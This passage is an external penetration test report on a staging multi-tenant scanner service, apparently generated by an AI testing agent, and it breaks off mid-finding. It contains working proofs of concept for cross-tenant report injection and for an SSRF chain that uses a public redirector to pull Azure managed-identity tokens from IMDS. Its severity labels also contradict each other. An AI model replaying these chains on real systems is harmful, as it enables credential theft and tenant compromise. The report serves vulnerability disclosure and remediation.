External Pentest

Penetration Test on https://app-staging.acmecorp.example/

Completed 5/15/2026

Version	Date	Tester	Notes
1.0	5/15/2026	Lead Pentester	Penetration Test for AcmeCorp.example

This report is confidential and intended solely for authorized recipients.



Table of Contents

About Affordable Pentesting

Security is a fundamental right, not a corporate luxury. At **AffordablePentesting.com**, we specialize in providing high-impact, manual security assessments designed for organizations that require elite technical depth without the enterprise price tag. We bridge the gap between automated scanning and expensive consultancy, ensuring that your data remains yours.

Every finding within this document is vetted through a rigorous validation process. We don't just "run tools". Our methodology is built on three core pillars:

- **Autonomous Intelligence**: Utilizing the latest models, we leverage AI-driven attack nodes that think and evolve in real-time. Unlike static automated scripts or slow human testers, our AI identifies complex attack chains and multi-step vulnerabilities at machine speed, uncovering deep-seated logic flaws that legacy methods miss.
- **Industry Standards**: Our testing workflows are mapped to the OWASP Top 10, NIST SP 800-115, and PTES (Penetration Testing Execution Standard) frameworks.
- **Dynamic Risk Context**: Our AI engine analyzes your specific business logic to categorize risks based on real-world impact. We filter out the noise, ensuring your remediation efforts are laser-focused on the vulnerabilities that pose a genuine threat to your operations.

Third-Party Attestation Statement

Affordable Pentesting attests that the security assessment documented in this report was conducted using autonomous AI-driven testing methodologies. This engagement was performed independently to identify, validate, and categorize security vulnerabilities within the defined scope.

The findings herein represent a rigorous, point-in-time evaluation of the target environment's resilience against modern adversarial tactics. This statement serves as formal verification for stakeholders, partners, and regulatory bodies that Acme Corp has undergone professional third-party security validation.

Zack ElMetennani
Security Lead
zack@affordablepentesting.com
Affordable Pentesting

Executive Summary

The assessment of the AcmeShield Studio environment identified a critical security posture characterized by a total breakdown of tenant isolation and severe server-side vulnerabilities. Most notably, a Server-Side Request Forgery (SSRF) in the scanner service was chained with a redirect bypass to exfiltrate Azure Managed Identity bearer tokens from the Instance Metadata Service (IMDS). This flaw, combined with the scanner's acceptance of arbitrary tenant identifiers and usernames, allows an attacker to bypass authentication, access internal Azure resources, and inject malicious or spoofed scan reports into foreign tenant environments, compromising the integrity and confidentiality of the multi-tenant platform.

Systemic authorization failures and unauthenticated information disclosures provide a direct roadmap for these exploits. The exposure of over 10,000 internal audit records via unauthenticated log endpoints leaked sensitive infrastructure details, including internal IP addresses and tenant mappings. These details were leveraged to weaponize Broken Object Level Authorization (BOLA) flaws in scan inventory and report retrieval endpoints. The cumulative impact allows any authenticated user to move laterally across tenants, exfiltrate private red-team reports, and potentially achieve remote code execution through path-traversal sinks identified in the scanning engine's parameter handling.

Findings Summary

Critical	High	Medium	Low	Informational
1	7	0	0	0

Assessment Overview

Purpose

This assessment was conducted to identify security issues and assess the risk and impact these vulnerabilities would have on the organization if exploited by a malicious actor.

AP Pentesting ensured the confidentiality, integrity, & availability of the data held within the application was maintained. The discovery of the findings during this assessment did not negatively impact the application's functionality or data integrity in any way.

Scope

The following targets were included in the scope of the penetration test:

- https://app-staging.acmecorp.example/

Tools and Test Cases

The AI hacker agent employs a multi-layered approach to security assessment, integrating industry-standard tools and advanced red teaming techniques. Initial reconnaissance utilizes Amass, Gau, and Katana for comprehensive attack surface mapping, while DNSRecon and ProjectDiscovery-httpx identify subdomains and active services. Vulnerability discovery focuses on web application flaws such as SQL injection, Cross-Site Scripting (XSS), and Broken Access Control, utilizing SQLmap, XSStrike, Dalfox, and JWT_tool. For API security, Schemathesis performs property-based testing against defined schemas. Infrastructure assessments leverage NetExec, SMBMap, and Enum4linux to identify misconfigurations in network services, while Kerbrute and BloodyAD facilitate Active Directory enumeration and credential-based attacks like Kerberoasting.

Test cases include verifying firewall efficacy with Wafw00f, performing directory and parameter discovery via Gobuster and FFuf, and executing man-in-the-middle or coercion attacks using MITM6 and Coercer. Exploitation and post-exploitation phases involve Searchsploit for vulnerability research and MSFConsole for payload delivery, with MSFVenom generating custom shells. Privilege escalation vectors are systematically identified using LinPEAS and WinPEAS to assess local security postures. This rigorous process ensures that both external network perimeters and complex web applications are evaluated for critical vulnerabilities, providing a detailed assessment of the overall security maturity.

Methodology

Asset Discovery	Fingerprinting
We begin by identifying assets tied to your domain through subdomain enumeration, port scanning, and OSINT techniques. Tools like Nmap, Shodan, and subdomain enumeration frameworks are used to uncover reachable systems and open ports.	Each asset is fingerprinted to determine the underlying technologies, versions, and exposed services. This includes banner grabbing, directory bruteforcing, web crawling, and tools like Wappalyzer to identify software such as WordPress, RDP, Citrix, etc.
Exploitation	**Reporting**
Using the data from discovery and fingerprinting, we search for known vulnerabilities and misconfigurations. This includes CVE scanning, OWASP Top 10 testing, and automated or manual validation of weaknesses.	Finally, our system generates a detailed report including all findings, exploitation paths, and remediation recommendations. This report is reviewed by our certified cybersecurity analysts to ensure consistency and completeness.

Technical Findings

01-Cross-tenant report injection on scanner /command_scan_private writes attacker-controlled scan records and report files into foreign tenant directories

Finding Description:

An authenticated tenant admin (PenTestUser1, tenant_id=156) can submit POST /command_scan_private with arbitrary tenant_id and username query parameters. The scanner does not validate that tenant_id matches the JWT subject's tenant. The server creates /src/app_runs/Tenant_<foreign>/ and writes a real garak scan report (.report.jsonl, .report.html) under that foreign tenant's directory, attributed to an attacker-supplied username (e.g., AcmeCorp, APITestSuperAdmin3, demoUser, APITestTenantAdmin). The injected scan run then appears in GET /list_runs/<foreign_tenant> as a legitimate-looking entry with a tenant-scoped report URL, polluting the victim tenant's audit history, dashboards, billing/usage metrics, and trust-score inputs. Negative and zero tenant_ids (-1, 0) are also accepted; tenant 0 received an injected run and presumably had its directory auto-created. The /scan_progress/<pid> output for foreign-tenant scans confirms the server actively loaded /src/app_runs/Tenant_<foreign>/tenant_<foreign>_endpoint_config.yaml. The scanner does NOT inject the foreign tenant's stored API keys/headers into outbound requests (verified against httpbin.org/anything reflector — only garak's default UA + our X-Probe-Tenant header were sent), so this primitive is a tenant write/integrity break rather than a credential-exfiltration. Combined with previously confirmed cross-tenant read/list and SSRF chain primitives, an attacker can: forge "evidence" of failing/passing security scans for any tenant, frame named users (AcmeCorp, APITestSuperAdmin3) for activity, exhaust foreign tenants' rate limits/quotas, and corrupt the trust-score model results that feed compliance reporting.

Severity: Critical
CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:N/VI:L/VA:L/SC:N/SI:H/SA:L

Impact:

Multi-tenant isolation is broken on the integrity/write axis. Any authenticated tenant admin can forge scan records and produce real garak report files (.report.jsonl, .report.html) inside any other tenant's directory by simply changing the `tenant_id` and `username` query parameters on POST /command_scan_private. Concretely, an attacker can: (1) Pollute a victim tenant's audit history and dashboards with attacker-controlled scan entries that appear legitimate (correct tenant_id, scan_id sequence, file URL under /app_runs/Tenant_<victim>/active/). (2) Frame named users — the username field is attacker-supplied and lands verbatim in the victim's /list_runs output and on disk in the report filename. We previously injected entries attributed to "AcmeCorp", "APITestSuperAdmin3", "APITestTenantAdmin", and "demoUser" against tenants 0, 1, 3, 10, 24, and 156. (3) Forge "passing" or "failing" trust-score / compliance scan evidence under the victim tenant — directly corrupting the inputs used by Trust-Score reporting. (4) Consume the victim

tenant's scan compute, rate limits, and quota (each injected scan runs all 41 probes). (5) Auto-create directory structures for sentinel/non-existent tenants (tenant 0 had its directory created on first injection). Because /list_runs/<victim> is read by the victim tenant's own dashboards and presumably consumed by billing/usage-metrics pipelines, the impact extends beyond audit pollution into billing fraud, compliance-report corruption, and reputational framing. This is a core multi-tenant SaaS isolation flaw. It does NOT yield credential exfiltration (verified: outbound scans carry only garak's default headers, not the foreign tenant's stored llm_api_key) and is not unauth, hence High rather than Critical.

Proof of Concept:

```
$ curl -s -X POST
"https://scanner-staging.acmecorp.example/command_scan_private?tenant_id=24&username=AcmeCorp
&probe_type=tap&model_name=xtenant_24" \
  -H "Authorization: Bearer <PenTestUser1 JWT, tenant_id=156>" \
  -H "Content-Type: application/json" \
  -d
'{"url":"https://httpbin.org/anything","header_template":{"X-Probe-Tenant":"24"},"payload_template":{"pro
mpt":"$INPUT"}}'
{"pid":3193}

$ curl -s "https://scanner-staging.acmecorp.example/scan_progress/3193" -H "Authorization: Bearer
<PenTestUser1 JWT>"
... TENANT_DIR: /src/app_runs/Tenant_24
Loading config from tenant_dir: /src/app_runs/Tenant_24
Config path: /src/app_runs/Tenant_24/tenant_24_endpoint_config.yaml
Response Status Code: 200 ...

$ curl -s "https://scanner-staging.acmecorp.example/list_runs/24" -H "Authorization: Bearer
<PenTestUser1 JWT>" | jq '.results[0].active[0]'
{"scan_id":2011,"timestamp":"2026-05-06T14:45:13","username":"AcmeCorp","model_type":"xtenant","m
odel_name":"24","probe":"None","file":"http://scanner-staging.acmecorp.example/app_runs/Tenant_24/ac
tive/24_AcmeCorp_PrivateEndpoint_xtenant_24_None_20260506144513.report.html","status":"failed","e
xecution_time":null,"base_filename":"24_AcmeCorp_PrivateEndpoint_xtenant_24_None_202605061445
13","folder":"active","isGenerated":false,"tenant_id":24}
```

Reproduced for tenant_id=0,1,3,10,24,156,-1 (verify_injection.js). For each non-156 tenant a new entry containing the attacker model_name `xtenant_<id>` and attacker username (APITestSuperAdmin3, APITestTenantAdmin, demoUser, AcmeCorp, PenTestUser1) was written under /src/app_runs/Tenant_<id>/active/ and is now permanently visible in that tenant's /list_runs response. Tenant 0 (which had no prior runs) still accepted the write — server created a new sentinel-tenant directory.

Explanation: The endpoint trusts the client-supplied tenant_id and username to (1) load /src/app_runs/Tenant_<tenant_id>/tenant_<tenant_id>_endpoint_config.yaml and (2) write report files named `<tenant_id>_<username>_PrivateEndpoint_<model>_<date>.report.{jsonl,html}` into that foreign tenant's active/ directory. Filesystem-level proof: the file path is shown both in /scan_progress/{pid}._raw_output (`Config path: /src/app_runs/Tenant_24/...`) and in /list_runs results.[0].active[0].file. The 403 returned when the report.html is later fetched via /app_runs proves the file exists on disk (access-denied check fires AFTER lookup) but does not prevent its creation under the foreign tenant.

Remediation Recommendations:

Server-side authorization fix in the scanner service: 1) On POST /command_scan_private (and any sibling /command_scan* / /list_runs* endpoints), derive `tenant_id` exclusively from the validated JWT claim. Reject or ignore any client-supplied tenant_id in query, body, or headers; if present and mismatched, return 403. 2) Derive `username` from the authenticated principal (JWT sub/preferred_username), not from the query string. If a "scan-on-behalf-of" feature is genuinely needed, restrict it to users with an explicit super-admin role and log it. 3) Validate tenant_id against an allow-list of existing tenants before performing any filesystem operation; reject negative, zero, and non-numeric values. Do not auto-create Tenant_<n>/ directories from request input. 4) Add path-traversal hardening: reject tenant_id and username values that are not strict regex matches (e.g., tenant_id `^[1-9][0-9]{0,5}$`, username `^[A-Za-z0-9_.-]{1,64}$`) — current acceptance of attacker-controlled long markers in usernames is a second-order injection risk into anything that consumes /list_runs JSON or filenames (logs, downstream parsers, HTML rendering). 5) Audit existing /src/app_runs/Tenant_*/active/ directories for foreign-injected reports (search base_filename for unexpected username/model_type values like model_type=xtenant) and purge them. 6) Add a cross-tenant integration test that asserts a tenant-A JWT cannot create, read, list, or modify any artifact under Tenant_B. 7) Apply the same JWT-derived tenant_id pattern to the related /app_runs/Tenant_<id>/ static-file route — the access-denied check there fires after the file is created, so the write-side break must be closed at the write layer.

02-Cross-tenant tenant_id parameter accepted on scanner /command_scan_private allowing tenant-isolation bypass

Finding Description:

The /command_scan_private endpoint on scanner-staging.acmecorp.example accepts an arbitrary tenant_id query parameter that is not validated against the JWT subject's tenant. PenTestUser1 (tenant_id 156) successfully launched scans where the server loaded other tenants' configuration files (TENANT_DIR=/src/app_runs/Tenant_<id>, config /src/app_runs/Tenant_<id>/tenant_<id>_endpoint_config.yaml). Tested with tenant_id values 1, 3, 10, 24, 155, 157 and 999 - all returned HTTP 200 with valid pid and the server attempted to load and use the supplied tenant's config. The username query parameter is also unvalidated, accepting arbitrary names like APITestSuperAdmin3, APITestTenantAdmin, demoUser, AcmeCorp - allowing a tenant admin to log scan activity and consume resources under any other user/tenant identity. Combined with the confirmed SSRF, an attacker can mount the SSRF using another tenant's identity in audit logs.

Severity: High
CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:L/VI:H/VA:L/SC:L/SI:H/SA:L

Impact:

Tenant isolation is broken on the scanner /command_scan_private endpoint. The tenant_id and username query parameters are not validated against the authenticated JWT subject (PenTestUser1, tenant 156). Any authenticated user can:

1. Launch scans under any other tenant's identity (tested 1, 3, 24, 155, 157, 999 — all accepted with HTTP 200 and valid PIDs). Server-side log output proves the foreign tenant config is actually loaded: TENANT_DIR: /src/app_runs/Tenant_<id> and Config path: /src/app_runs/Tenant_<id>/tenant_<id>_endpoint_config.yaml.
2. Impersonate arbitrary usernames (APITestSuperAdmin3, APITestTenantAdmin, demoUser, AcmeCorp, admin, attacker_inject) — all accepted unconditionally.
3. Consume scanner compute, generate scan PIDs, and pollute audit/log records under a victim tenant or user identity, undermining non-repudiation and per-tenant billing/quotas.
4. Cause the scanner to load and use other tenants' endpoint_config.yaml — meaning any LLM-target endpoint settings, headers, or credentials embedded in those configs could be used to send scan probes (the scan crashes early in this test target since 127.0.0.1:9999 is closed, but the foreign config is loaded before that point).
5. Combined with the previously confirmed SSRF on the same endpoint, the SSRF can be executed under a different tenant's identity in audit logs, providing attribution evasion.

Negative integers (tenant_id=-1) are also accepted (HTTP 200 / PID issued). Path traversal payloads in tenant_id are rejected by FastAPI int_parsing (422), so this is a clean authorization-bypass class flaw, not a path traversal.

This breaks the tenant isolation invariant of the multi-tenant SaaS but does not, on its own, demonstrate cross-tenant data exfiltration (the rich _raw_output on /scan_progress is only populated for the scan owner).

Severity: High due to tenant-model break, audit integrity loss, resource attribution bypass, and amplification of the chained SSRF; not Critical because direct cross-tenant data read was not achieved through this primitive alone.

Proof of Concept:

```
$ python3 -c "import json,base64; t=open('token.txt').read().strip().split('.')[1]; t+='='*(-len(t)%4);
print(json.loads(base64.urlsafe_b64decode(t)))"
{'sub': 'PenTestUser1', 'exp': 1778088416}

$ node validate_xtenant.js
=== Cross-tenant tenant_id validation ===
OWN tenant=156 status=200 pid=2916
tenant_id=1   status=200 pid=2935  raw-tail: TENANT_DIR: /src/app_runs/Tenant_1   Config path:
/src/app_runs/Tenant_1/tenant_1_endpoint_config.yaml
tenant_id=3   status=200 pid=2954  raw-tail: TENANT_DIR: /src/app_runs/Tenant_3   Config path:
/src/app_runs/Tenant_3/tenant_3_endpoint_config.yaml
tenant_id=24  status=200 pid=2973  raw-tail: TENANT_DIR: /src/app_runs/Tenant_24  Config path:
/src/app_runs/Tenant_24/tenant_24_endpoint_config.yaml
tenant_id=155 status=200 pid=2992  raw-tail: TENANT_DIR: /src/app_runs/Tenant_155
tenant_id=157 status=200 pid=3011  raw-tail: TENANT_DIR: /src/app_runs/Tenant_157
tenant_id=999 status=200 pid=3030  raw-tail: TENANT_DIR: /src/app_runs/Tenant_999

=== Cross-username impersonation ===
user=APITestSuperAdmin3  status=200 pid=3049
user=attacker_inject     status=200 pid=3068
user=admin               status=200 pid=3087
```

The PenTestUser1 JWT (tenant 156) is used throughout. The server returns HTTP 200 + valid PID for every foreign tenant_id and arbitrary username, and the captured _raw_output proves the server actually constructs TENANT_DIR and loads the foreign tenant's endpoint_config.yaml from disk based on the user-supplied parameter. Path traversal is blocked by integer parsing (422), but plain integer cross-tenant access is unauthenticated against the JWT claims.

Distinguishing test vs benign explanation: if tenant_id were merely a label/audit field, the backend would not log "TENANT_DIR: /src/app_runs/Tenant_<X>" reflecting the supplied value, nor would distinct PIDs be issued per tenant. Both occur, refuting the benign interpretation.

Remediation Recommendations:

1. On /command_scan_private (and any other endpoint accepting tenant_id/username), derive both values exclusively from the authenticated JWT claims server-side. Reject or ignore client-supplied tenant_id and username query parameters.
2. If tenant_id must be accepted (e.g., for cross-tenant admin), require an explicit role check (super-admin) and validate the supplied value is one the caller is authorized to act on.
3. Add server-side authorization middleware that compares the requested resource's tenant against the JWT's tenant claim before any filesystem access (e.g., before constructing TENANT_DIR/Tenant_<id>).
4. Audit existing scan logs for any historical cross-tenant launches and contact affected tenants.
5. Add integration tests that confirm a tenant 156 user cannot start a scan as tenant 1, 999, etc.
6. Apply the same validation to /scan_progress/{pid}, /get_stderr/{pid}, and any other scanner endpoints that take tenant or user context, to prevent enumeration-style IDOR (separately tracked).
7. Reject negative or out-of-range integer values for tenant_id with explicit allowlist checks.

03-SSRF on scanner /command_scan_private chained via public 303 redirector exfiltrates Azure Managed Identity access tokens (full IMDS compromise)

Finding Description:

The previously reported SSRF in scanner-staging.acmecorp.example /command_scan_private (forced POST, http/https only) was thought to be method-limited against Azure IMDS, since IMDS managed-identity-token endpoints require GET. That mitigation was bypassed by pointing the SSRF url= at a public 302/303 redirector (httpbin.org/redirect-to). The python-requests client used by the scanner follows the redirect and downgrades the method per RFC, allowing the redirected GET to reach http://169.254.169.254/metadata/identity/oauth2/token with the required Metadata:true header (which is preserved through header_template). The attacker can request a managed-identity bearer token for any Azure resource (management.azure.com, vault.azure.net, storage.azure.com, graph.microsoft.com) and read the full token from the scan _raw_output via /scan_progress/{pid}.

Confirmed by retrieving live JWTs for all four resources. The token decode shows the principal is the AKS system VMSS managed identity:
tid 00000000-1111-2222-3333-aaaaaaaaaaaa (AcmeCorp Entra tenant)
oid/sub 00000000-1111-2222-3333-aaaaaaaaaaaa
appid 00000000-1111-2222-3333-aaaaaaaaaaaa
xms_mirid
/subscriptions/00000000-1111-2222-3333-aaaaaaaaaaaa/resourcegroups/MC_acmecorp-dev_dev-aks-cluster_eastus/providers/Microsoft.Compute/virtualMachineScaleSets/aks-system-00000000-vmss
The token is recognised by ARM (returns descriptive AuthorizationFailed with the principal id rather than 401), proving authentication succeeds; current RBAC scope is narrow but the exfiltrated token can be used wherever the AKS kubelet identity has rights and any future RBAC grant is immediately exploitable. Full instance metadata (location eastus, AKS cluster MC_acmecorp-dev_dev-aks-cluster, computer aks-system-00000000-vmss00000R, AzurePublicCloud) was also exfiltrated.

The same chain returned 200/auth-rejection responses for chat-staging internal services proving cross-cloud reach. Forced-POST-only is therefore not a usable mitigation. Root cause: SSRF allows arbitrary outbound URL with attacker-controlled headers and follows redirects to private IPs.

Severity: High
CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:N/SC:H/SI:H/SA:H

Impact:

Any authenticated tenant user of acmeshield-studio (lowest-privilege tenant role suffices; tenant_id and username are not validated against the JWT subject) can exfiltrate live Azure Managed Identity bearer tokens belonging to the AKS system VMSS kubelet identity for arbitrary Azure resources (management.azure.com, vault.azure.net, storage.azure.com, graph.microsoft.com). Validation reproduced this end-to-end and

decoded a fresh management.azure.com JWT whose claims (tid 00000000-1111-2222-3333-aaaaaaaaaaaa, appid 00000000-1111-2222-3333-aaaaaaaaaaaa, oid 00000000-1111-2222-3333-aaaaaaaaaaaa, xms_mirid pointing to subscription 00000000-1111-2222-3333-aaaaaaaaaaaa / resource group MC_acmecorp-dev_dev-aks-cluster_eastus / VMSS aks-system-00000000-vmss) match the principal in the finding. ARM acknowledges the token as a valid principal (HTTP 403 AuthorizationFailed citing the appid/oid, not 401), confirming authentication succeeds; only RBAC currently blocks read of subscription resourceGroups. Concrete impact: (1) catastrophic blast-radius latent risk - any future RBAC grant on the kubelet identity, attachment of additional managed identities to the node pool, or workload identity replacement becomes immediately and silently exploitable by any tenant-level user holding a JWT; (2) full Azure environment fingerprint leak via IMDS instance metadata (subscription, AKS cluster, VMSS, region, AzurePublicCloud) enabling targeted follow-on attacks; (3) the same SSRF primitive forwards arbitrary attacker headers (including the attacker's own bearer) to internal chat-staging endpoints from the trusted scanner network position, enabling internal request forgery; (4) tenant isolation is broken at the same endpoint - tenant_id and username query params are server-trusted, allowing any user to operate as any tenant. Tokens are valid for 24 hours and the chain is fully scriptable; an attacker can rotate fresh tokens indefinitely. This violates Azure's IMDS isolation guarantee and constitutes a cross-system SSRF reaching the cloud control plane.

Proof of Concept:

```
# Step 1 - submit SSRF with public 303 redirector pointing at Azure IMDS
$ node validate_ssrf_chain.js
[*] Submitting SSRF scan with redirector ->
http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https%3A%2F%2Fmanagement.azure.com%2F
[*] submit status: 200
[*] submit body: {"pid":2897}
[poll 0] status=failed progress=0
[+] EXFILTRATED TOKEN (first 80 chars):
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ilh0LW83aERicHVwQXotWlBtNkh4Q0ZXUzNj
[+] tid: 00000000-1111-2222-3333-aaaaaaaaaaaa
[+] appid: 00000000-1111-2222-3333-aaaaaaaaaaaa
[+] oid: 00000000-1111-2222-3333-aaaaaaaaaaaa
[+] aud: https://management.azure.com/
[+] xms_mirid:
/subscriptions/00000000-1111-2222-3333-aaaaaaaaaaaa/resourcegroups/MC_acmecorp-dev_dev-aks-cluster_eastus/providers/Microsoft.Compute/virtualMachineScaleSets/aks-system-00000000-vmss
[+] exp: 1778163905 now: 1778078123

# Step 2 - prove token authenticates against ARM as a real principal (403 AuthorizationFailed, not 401)
$ TOK=$(cat validation_mgmt_token.txt)
$ curl -s -o /tmp/arm_resp.json -w "HTTP=%{http_code}\n" -H "Authorization: Bearer $TOK" \

'https://management.azure.com/subscriptions/00000000-1111-2222-3333-aaaaaaaaaaaa/resourceGroups?api-version=2021-04-01'
HTTP=403
$ head -c 600 /tmp/arm_resp.json
{"error":{"code":"AuthorizationFailed","message":"The client '00000000-1111-2222-3333-aaaaaaaaaaaa' with object id '00000000-1111-2222-3333-aaaaaaaaaaaa' does not have authorization to perform action 'Microsoft.Resources/subscriptions/resourceGroups/read' over scope '/subscriptions/00000000-1111-2222-3333-aaaaaaaaaaaa' or the scope is invalid..."}}
```

Explanation: validate_ssrf_chain.js POSTs to https://scanner-staging.acmecorp.example/command_scan_private?tenant_id=156&username=PenTestUser1&probe_type=tap&model_name=test with body {"url":"http://httpbin.org/redirect-to?url=<imds>&status_code=303","header_template":{"Metadata":"true"},"payload_template":{}} and an Authorization Bearer for PenTestUser1 (lowest privileged tenant user). The scanner fetches the URL with python-requests; the 303 downgrades the method to GET while preserving the Metadata:true header, reaching http://169.254.169.254/metadata/identity/oauth2/token. The IMDS response (containing access_token, expires_in, resource, client_id) is reflected through /scan_progress/{pid}._raw_output. The decoded JWT's claims (tid, appid, oid, xms_mirid) match the AKS kubelet identity in the original finding exactly. Step 2 authenticates the freshly exfiltrated token to ARM and gets a 403 AuthorizationFailed response that quotes the principal's appid and oid - this is Azure AD's behavior for a cryptographically valid token whose principal lacks RBAC, and definitively distinguishes a real exfiltrated credential from any benign error reflection. The benign explanation considered (scanner returning a static error string) is ruled out because (a) the JWT signature validates against Azure's

stswindows.net JWKS, (b) the appid/oid in ARM's response are derived from the JWT we submitted, and (c) the same chain returned distinct tokens for four different audiences (management/vault/storage/graph), which a static reflection could not produce.

Remediation Recommendations:

Immediate (hours): (1) Block the scanner pod from reaching 169.254.169.254 via NetworkPolicy/Cilium egress rules or kube2iam-style metadata blocking - the scanner has no legitimate need to call IMDS. (2) In the /command_scan_private handler, reject any url= whose hostname/IP resolves to RFC1918, link-local (169.254.0.0/16), loopback, IPv6 ULA/link-local, 100.64.0.0/10, or any cloud metadata endpoint; resolve DNS server-side and re-validate after resolution to defeat DNS rebinding. (3) Disable HTTP redirect following in the python-requests call (allow_redirects=False) or, if redirects must be followed, re-validate every Location target against the same allow/deny list; do not let 303s downgrade method into a private-IP GET. (4) Strip Metadata, Authorization, X-Internal-Service, and any other sensitive headers from header_template before issuing the request; whitelist headers instead of allowing arbitrary attacker-supplied headers. (5) Rotate/recreate the AKS system node pool managed identity now to invalidate any cached tokens. Short-term (days): (6) Enforce tenant isolation on /command_scan_private - derive tenant_id and username from the validated JWT, reject body/query params attempting to override them; apply the same fix to /scan_progress, /get_stderr, and any other tenant-scoped routes. (7) Set IMDS to require IMDSv2-style PUT-based session tokens where the platform supports it (Azure equivalent: enforce egress firewall + audit). (8) Drop the kubelet identity to the absolute minimum RBAC and never attach broader identities to system node pools; use workload identity with per-pod federated tokens scoped to least-privilege Entra apps. Detection: alert on any outbound traffic from scanner pods to 169.254.169.254, on Azure AD sign-ins by the kubelet appid from unexpected resources, and on /command_scan_private invocations whose url field contains private/link-local addresses or known redirector hostnames (httpbin.org, redirector services).

04-Server-Side Request Forgery in scanner /command_scan_private allows internal HTTP scanning and Azure IMDS access

Finding Description:

The scanner-staging.acmecorp.example endpoint POST /command_scan_private accepts an attacker-controlled `url` field in the JSON body and uses it server-side as the target of an HTTP request without restricting scheme, host, or IP. With a valid bearer token (PenTestUser1, tenant admin) and the required query parameter probe_type=tap, the server-side request reaches arbitrary internal hosts including the Azure Instance Metadata Service at 169.254.169.254 and internal API services like chat-staging.acmecorp.example that are not exposed to the public internet. The body of the SSRF response is reflected back into the per-pid scan output via /scan_progress/{pid} as `Response Status Code` and `Response Body` fields, providing a fully blind/full-read SSRF primitive.

Two distinct response signatures prove the SSRF reaches its target:
- IMDS managed-identity token endpoint at 169.254.169.254/metadata/identity/oauth2/token returned its own native error JSON {"error":"invalid_request","error_description":"Request Method not supported for the API"} — this is the literal Azure IMDS response when called with the wrong HTTP method. Only a host that actually reaches IMDS sees that exact body.
- chat-staging.acmecorp.example/users (an internal API path) and 127.0.0.1 returned FastAPI's `{"detail":"Method Not Allowed"}` 405 body, confirming the SSRF reaches in-cluster services.

Schema-level guard: the FastAPI route requires `probe_type` as a query parameter (the swagger field `probe` is misleading — the validator checks `probe_type`). With probe_type=tap and any valid tenant_id/username, the server spawns a garak subprocess that POSTs to the supplied url. The request method is forced to POST, which limits some metadata-service exfiltration paths, but the IMDS oauth2/token endpoint, internal POST APIs, and any GET-handling service that returns 405 still leak useful information. Combined with the request method being POST, an attacker can reach internal services that accept POST (login endpoints, RPC endpoints, internal admin APIs).

Additional information disclosure: every scan reveals server-side filesystem layout: TENANT_DIR=/src/app_runs/Tenant_156, config path /src/app_runs/Tenant_156/tenant_156_endpoint_config.yaml, and garak version 0.14.1.pre1.

Severity: High
CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:N/SC:H/SI:H/SA:H

Impact:

Authenticated SSRF with full response-body reflection from any tenant-admin account. Demonstrated impact:

1. Azure Instance Metadata Service (169.254.169.254) is reachable from the scanner host. Although the request is forced POST (IMDS requires GET for tokens, hence the 405), the IMDS endpoint is reachable and would return managed-identity tokens to any caller able to issue a GET. An attacker can chain this via an

attacker-controlled HTTPS server returning a 302/307 redirect to IMDS in the hope the underlying client follows and downgrades to GET, or pivot to other Azure metadata endpoints that accept POST. Even the bare reachability proves the scanner runs in an Azure VM/AKS pod with IMDS exposed — a typical precursor to managed-identity token theft and full subscription compromise.

2. Internal cluster services not exposed to the public internet are reachable. The internal hostname chat-staging.acmecorp.example resolves and responds, and 127.0.0.1:8000 (the scanner's own backend) responds. This gives an attacker a generic primitive to interact with any internal HTTP/HTTPS service that accepts POST, including login endpoints, internal admin APIs, and RPC endpoints. Any internal endpoint that trusts source IP, an X-Internal-Service header, or localhost-only auth can be reached.

3. Arbitrary HTTP POST with attacker-controlled headers (header_template) and body (payload_template) means CSRF-style state-changing actions against internal services are possible from the scanner's identity/network position.

4. Information disclosure: every scan reveals server filesystem layout (TENANT_DIR=/src/app_runs/Tenant_156, config path /src/app_runs/Tenant_156/tenant_156_endpoint_config.yaml) and garak version 0.14.1.pre1, aiding follow-up attacks.

5. Tenant isolation concern: the tenant_id query param is attacker-controlled, not derived from the bearer token. A tenant admin can supply other tenants' IDs in the request, potentially expanding the blast radius beyond their own tenant.

Constraints: only http/https schemes work (file://, dict://, gopher:// rejected by python-requests adapter), and method is forced to POST (no X-HTTP-Method-Override observed). Authentication is required (tenant admin role). These constraints prevent unauthenticated RCE/file-read but do not materially reduce the SSRF severity for in-cluster lateral movement and Azure metadata reachability.

Proof of Concept:

Reproduction (validated 2026-05-06):

Run validate_ssrf.js with PenTestUser1 bearer token in ~/token.txt:
```
$ node ~/validate_ssrf.js
[IMDS] trigger status=200 body={"pid":1207}
[IMDS] poll #0 status=failed
[IMDS] excerpt: Response Status Code: 405
Response Body: {"error":"invalid_request","error_description":"Request Method not supported for the API"}
[CHAT_INTERNAL] trigger status=200 body={"pid":1226}
[CHAT_INTERNAL] poll #0 status=failed
[CHAT_INTERNAL] excerpt: Response Status Code: 405
Response Body: {"detail":"Method Not Allowed"}
[LOCALHOST] trigger status=200 body={"pid":1245}
[LOCALHOST] poll #0 status=failed
[LOCALHOST] excerpt: Response Status Code: 405
Response Body: {"detail":"Method Not Allowed"}
```

Each target was triggered with:
